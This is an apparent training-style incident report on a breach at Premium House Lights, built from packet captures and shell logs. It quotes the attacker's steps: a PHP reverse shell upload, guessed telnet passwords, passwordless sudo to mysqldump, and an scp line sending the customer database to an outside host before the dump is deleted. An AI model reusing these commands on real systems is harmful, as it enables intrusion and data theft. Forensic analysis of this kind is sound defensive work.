INCIDENT REPORT 2023

Premium House Lights

Email: admin@premiumhouselights.com

Website: premiumhouselights.com

Report by Jasraj Singh Johal (Junior Security

TABLE OF CONTENTS

EXECUTIVE SUMMARY

The incident at Premium House Lights Inc. represents a significant breach of the company's network security, resulting in the unauthorized access and exfiltration of sensitive customer data. The attackers exploited a series of critical weaknesses in the company's security infrastructure, including outdated software and hardware, deficient data governance practices, inadequate database access segmentation, and a lack of parameterized queries. These vulnerabilities collectively allowed the attackers to breach the network, access the MySQL database containing customer information, and transfer the data to an external machine using Secure Copy Protocol (SCP).

The initial breach originated from automated scanning and probing activities, which identified a vulnerability in the "/uploads/" URL. The attacker leveraged this vulnerability to upload a PHP shell script, gaining a foothold in the network. Subsequently, weak administrative access credentials and the absence of encryption on the customer database enabled the attackers to escalate privileges and execute unauthorized queries, leading to the extraction of sensitive personal data.

Key contributing factors to the breach include outdated security certificates that rendered network traffic scrutiny ineffective and a lack of isolation for the customer database within a distinct network segment. The use of easy to guess passwords was also a major cause of this breach.

The breach serves as a crucial reminder of the critical importance of comprehensive cybersecurity measures to safeguard sensitive data. Secure storage, restricted access enforced through multi-factor authentication, network segmentation, and the implementation of robust security practices are paramount. Proactive maintenance of software and hardware, timely security certificate updates, and adherence to best practices in data governance are necessary to mitigate such incidents.

Considering this breach, Premium House Lights Inc. should implement immediate containment and remediation actions to address the vulnerabilities exploited by the attackers. A comprehensive incident response playbook, customized to the organization's needs, should be put in place. Additionally, the company must enhance its security policy, prioritize regular software updates, enforce proper network segmentation, and consistently apply parameterized queries and input sanitization practices to prevent similar breaches in the future.

Ultimately, the incident underscores the urgent need for organizations to adopt a proactive and comprehensive approach to cybersecurity to ensure the protection of sensitive data and maintain customer trust.

INCIDENT TIMELINE

Timestamp	Tactic	Technique
February 19, 2022 21:58:22	Reconnaissance	Multiple HTTP GET requests originating from the following IP address 138.68.92.163. The attacker's user agent, "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)," suggested automated scanning or probing.
February 19, 2022 21:59:04	Reconnaissance	Three Way handshake established between adversary and connecting host [SYN] [SYN, ACK] [ACK]
February 19, 2022 21:59:12	Privilege Escalation	Reverse shell uploaded and interactive terminal spawned
February 19, 2022 21:59:44	Discovery	Scanned the network using nmap and found open ports on both the webserver and database.
February 19, 2022 22:00:18	Credential Access	Used telnet to bruteforce into the system. Weak password made it possible
February 19, 2022 22:00:45	Lateral Movement	Refers to the technique used by attackers to progressively move through a network in search of key data
February 19, 2022 22:01:45	Exfiltration	MySQL shell dump utilities: Threat actor successfully exfiltrate PII of customers that were accessed from PHL's databases

DATA BREACH TECHNICAL ANALYSIS

Confirm Integrity of Artifacts

Each artifact was successfully verified using SHA-256 hashes provided. With this thorough validation process, we can assert with confidence that the files have remained unaltered and in a secure state. As a result, we are ready to proceed with our analysis, with the assurance of the data's intactness.

Reconnaissance

Reconnaissance started at Sun, 20 Feb 2022 02:58:22 GMT, we discerned a significant observation within the pcap file of the webserver. Using wireshark “Follow TCP Stream” we got the following info: (Buckbee, 2020)


Wireshark · Follow TCP Stream (tcp.stream eq 134) · phl_webserver.pcap


```
GET /randomfile1 HTTP/1.1
Host: 134.122.33.221
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Accept: */*

HTTP/1.1 404 Not Found
Date: Sun, 20 Feb 2022 02:58:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 276
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at 134.122.33.221 Port 80</address>
</body></html>
```

The attacker’s IP is 138.68.92.163. He then uploads shell.php.





Source	Destination	Protocol	Length	Info
134.122.33.221	138.68.92.163	HTTP	505	HTTP/1.1 404 Not Found (text/html)
138.68.92.163	134.122.33.221	HTTP	199	GET /uploads/frand2 HTTP/1.1
134.122.33.221	138.68.92.163	HTTP	505	HTTP/1.1 404 Not Found (text/html)
138.68.92.163	134.122.33.221	HTTP	193	GET /uploads/ HTTP/1.1
134.122.33.221	138.68.92.163	HTTP	1183	HTTP/1.1 200 OK (text/html)
138.68.92.163	134.122.33.221	TCP	68	54946 → 80 [FIN, ACK] Seq=10879 Ack=39277 Win=64128 Len=0 TSval=1054364486 TSecr=4059192481
134.122.33.221	138.68.92.163	TCP	68	80 → 54946 [FIN, ACK] Seq=39277 Ack=10880 Win=64256 Len=0 TSval=4059192580 TSecr=1054364486
138.68.92.163	134.122.33.221	TCP	68	54946 → 80 [ACK] Seq=10880 Ack=39278 Win=64128 Len=0 TSval=1054364584 TSecr=4059192580
138.68.92.163	134.122.33.221	TCP	76	54948 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1054379185 TSecr=0 WS=128
134.122.33.221	138.68.92.163	TCP	76	80 → 54948 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=4059207281 TSecr=1054379185 WS=128
138.68.92.163	134.122.33.221	TCP	68	54948 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1054379285 TSecr=4059207281
138.68.92.163	134.122.33.221	HTTP	154	GET /uploads/ HTTP/1.1
134.122.33.221	138.68.92.163	TCP	68	80 → 54948 [ACK] Seq=1 Ack=87 Win=65152 Len=0 TSval=4059207380 TSecr=1054379286
134.122.33.221	138.68.92.163	HTTP	1183	HTTP/1.1 200 OK (text/html)
138.68.92.163	134.122.33.221	TCP	68	54948 → 80 [ACK] Seq=87 Ack=1116 Win=64128 Len=0 TSval=1054379384 TSecr=4059207380
138.68.92.163	134.122.33.221	TCP	68	54948 → 80 [FIN, ACK] Seq=87 Ack=1116 Win=64128 Len=0 TSval=1054379385 TSecr=4059207380
134.122.33.221	138.68.92.163	TCP	68	80 → 54948 [FIN, ACK] Seq=1116 Ack=88 Win=65152 Len=0 TSval=4059207478 TSecr=1054379385
138.68.92.163	134.122.33.221	TCP	68	54948 → 80 [ACK] Seq=88 Ack=1117 Win=64128 Len=0 TSval=1054379482 TSecr=4059207478
138.68.92.163	134.122.33.221	TCP	76	54950 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1054387648 TSecr=0 WS=128
134.122.33.221	138.68.92.163	TCP	76	80 → 54950 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=4059215742 TSecr=1054387648 WS=128
138.68.92.163	134.122.33.221	TCP	68	54950 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1054387746 TSecr=4059215742
138.68.92.163	134.122.33.221	HTTP	589	POST /uploads/shell.php HTTP/1.1 (application/x-www-form-urlencoded)
134.122.33.221	138.68.92.163	TCP	68	80 → 54950 [ACK] Seq=1 Ack=522 Win=64640 Len=0 TSval=4059215840 TSecr=1054387746
134.122.33.221	138.68.92.163	TCP	76	55866 → 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=4059215859 TSecr=0 WS=128

The script for shell.php used is attached/hyperlinked: Shell.php_content

The provided code represents a webpage that acts as a platform for executing commands on a remote server. It's designed to create a connection to a specified IP address and port. The webpage includes a form where users can input commands they want to run remotely. The default command, however, appears to be malicious, establishing a backdoor connection to a particular IP address. This technique is known as a "reverse shell," enabling unauthorized access to the target server, often used with malicious intent. The code demonstrates an attempt to gain unauthorized control over a system. It uses port 4444 for communication. (Artyuum/Simple-Php-Web-Shell: Tiny PHP Web Shell for Executing Unix Commands from Web Page, 2022)

https://www.whatismyip.com/ip-address-lookup/ was used to find location/more data on the attacker. Seems like a virtual machine/cloud IP.

The attacker then opened a shell. Privilege Escalation

```
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@webserver:/var/www/html/uploads$ ls -l
ls -l
total 4
-rw-r--r-- 1 www-data www-data 2511 Feb 19 20:54 shell.php
```

Discovery

After that he scanned the network using nmap and found open ports on both the webserver and database. This is important as telnet was used to further infiltrate the network.

```
www-data@webserver:/var/www/html/uploads$ nmap 10.10.1.0/24 -sS
nmap 10.10.1.0/24 -sS
You requested a scan type which requires root privileges.
QUITTING!
www-data@webserver:/var/www/html/uploads$ nmap 10.10.1.0/24
nmap 10.10.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-19 21:59 EST
Nmap scan report for webserver (10.10.1.2)
Host is up (0.000074s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Database

```
Nmap scan report for 10.10.1.3
Host is up (0.0078s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
23/tcp open  telnet
```

Due to having easy to guess

credentials for the database, it was easily cracked, and it was breached. This was found in the web server pcap artifact.

```
www-data@webserver:/var/www/html/uploads$ telnet 10.10.1.3
telnet 10.10.1.3
Trying 10.10.1.3...
Connected to 10.10.1.3.
Escape character is '^]'.
Ubuntu 20.04.3 LTS
database login: admin
admin
Password: admin


Login incorrect
database login: administrator
administrator
Password: password


Login incorrect
database login: phl
phl
Password: phl


Login incorrect
database login: phl
phl
Password: phl123

Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Feb 19 22:00:18 EST 2022
```

Another thing to note is phl user on the database had root access without a password. As shown in the picture below:

Lateral Movement

```
phl@database:~$ sudo -l
sudo -l
Matching Defaults entries for phl on database:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
snap/bin

User phl may run the following commands on database:
    (root) NOPASSWD: /usr/bin/mysql
    (root) NOPASSWD: /usr/bin/mysqldump
phl@database:~$ sudo mysql -u root -p
sudo mysql -u root -p
Enter password:

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.28-0ubuntu0.20.04.3 (Ubuntu)
```

This makes it easy for the attacker to gain access to the database to extract sensitive information.

After that the attacker accessed the database with information about the customers and verified the integrity of the information. The whole command log can be found here: Database_breach_commands.

Exfiltration

In one of the artifacts provided “phl_database_shell” we can see the commands entered by them. Mysqldump was used to dump the database contents to a new database which was then securely copied to attackers home machine “fierce@178.62.228.28” The attacker also covered his tracks by deleting the phl.db from the machine. (Usage, 2021)

phl_database_shell.txt

File Edit View

```
19/02/22 22:00:27 netstat -atunp
19/02/22 22:00:48 sudo -l
19/02/22 22:00:55 sudo mysql -u root -p
19/02/22 22:01:45 sudo mysqldump -u root -p phl > phl.db
19/02/22 22:01:49 file phl.db
19/02/22 22:01:59 head -50 phl.db
19/02/22 22:02:17 ls
19/02/22 22:02:26 scp phl.db fierce@178.62.228.28:/tmp/phl.db
19/02/22 22:02:36 rm phl.db
19/02/22 22:02:38 exit
```

RECOMMENDATIONS

Extortion attacks often transcend anticipated scenarios, posing serious risks to organizations and their reputation. In the case of the incident at Premium House Lights Inc. (PHL), the stolen data contains personal identifiable information (PII) but not the most sensitive categories. While the attackers demand payment to prevent data exposure, the following multifaceted grounds recommend against complying with their demands:

1. **Sensitivity of Data:** The stolen data includes names and phone numbers but lacks critical information like Social Insurance Numbers (SIN) or credit card details. It falls short of possessing severe potential for reputation damage.
2. **Ethical and Practical Implications:** Complying with ransom demands directly funds criminal activities, perpetuating their capabilities. Additionally, victims often become targets for future attacks, potentially escalating vulnerability.

Given these considerations, paying the ransom isn't advised. Instead, organizations must focus on strengthening their security posture and addressing vulnerabilities:

1. **Patch Management:** Regularly applying patches for known vulnerabilities is crucial. Following the NIST framework provides guidance for effective patch management. (MITRE ATT&CK®, 2023)
2. **Penetration Testing:** Regular penetration testing helps detect vulnerabilities in advance and fortifies defenses.
3. **Encryption of PII:** All personally identifiable data must be encrypted to prevent unauthorized access.
4. **Password Security:** Secure storage of passwords and usernames through hashing algorithms ensures data protection.
5. **Network Segmentation:** Implement a robust network architecture with proper DMZ and segmentation to limit lateral movement.
6. **Vulnerability Management Process:** Establish a systematic approach to identify and patch software vulnerabilities, ensuring prompt resolution.
7. **Data Protection Policies:** Develop and enforce policies to safeguard data and applications, supported by continuous network traffic monitoring.
8. **Access Control:** Strict access controls must regulate individuals with access to restricted environments, enhancing governance.

9. **Risk Awareness:** Elevate cybersecurity risk visibility at top management levels, with the CISO reporting directly to the CEO. (Where Should the CISO Report?, 2021)
10. **Honeypots:** Deploy honeypots within the network to study attacker behavior, proactively enhancing defenses.

By adhering to these recommendations, organizations can enhance their security posture, mitigate risks, and protect sensitive data effectively. Focusing on proactive measures, such as maintaining robust security practices and policies, is crucial in safeguarding against potential data breaches and extortion attempts.

References:

artyuum/simple-php-web-shell: Tiny PHP Web shell for executing unix commands from web page. (2022, June 29). GitHub. https://github.com/artyuum/simple-php-web-shell

Usage. (2021, December 20). GitHub. https://github.com/sqlmapproject/sqlmap/wiki/Usage

MITRE ATT&CK®. (2023). Mitre.org. https://attack.mitre.org/#

Where Should the CISO Report? (2021). Istari-Global.com. https://istari-global.com/insights/perspectives/where-should-the-ciso-report/

VirusTotal. (2023). Virustotal.com; VirusTotal. https://www.virustotal.com/gui/home/upload

Buckbee, M. (2020, June 17). *MITRE ATT&CK Framework: Everything You Need to Know*. Varonis.com; Varonis. https://www.varonis.com/blog/mitre-attck-framework-complete-guide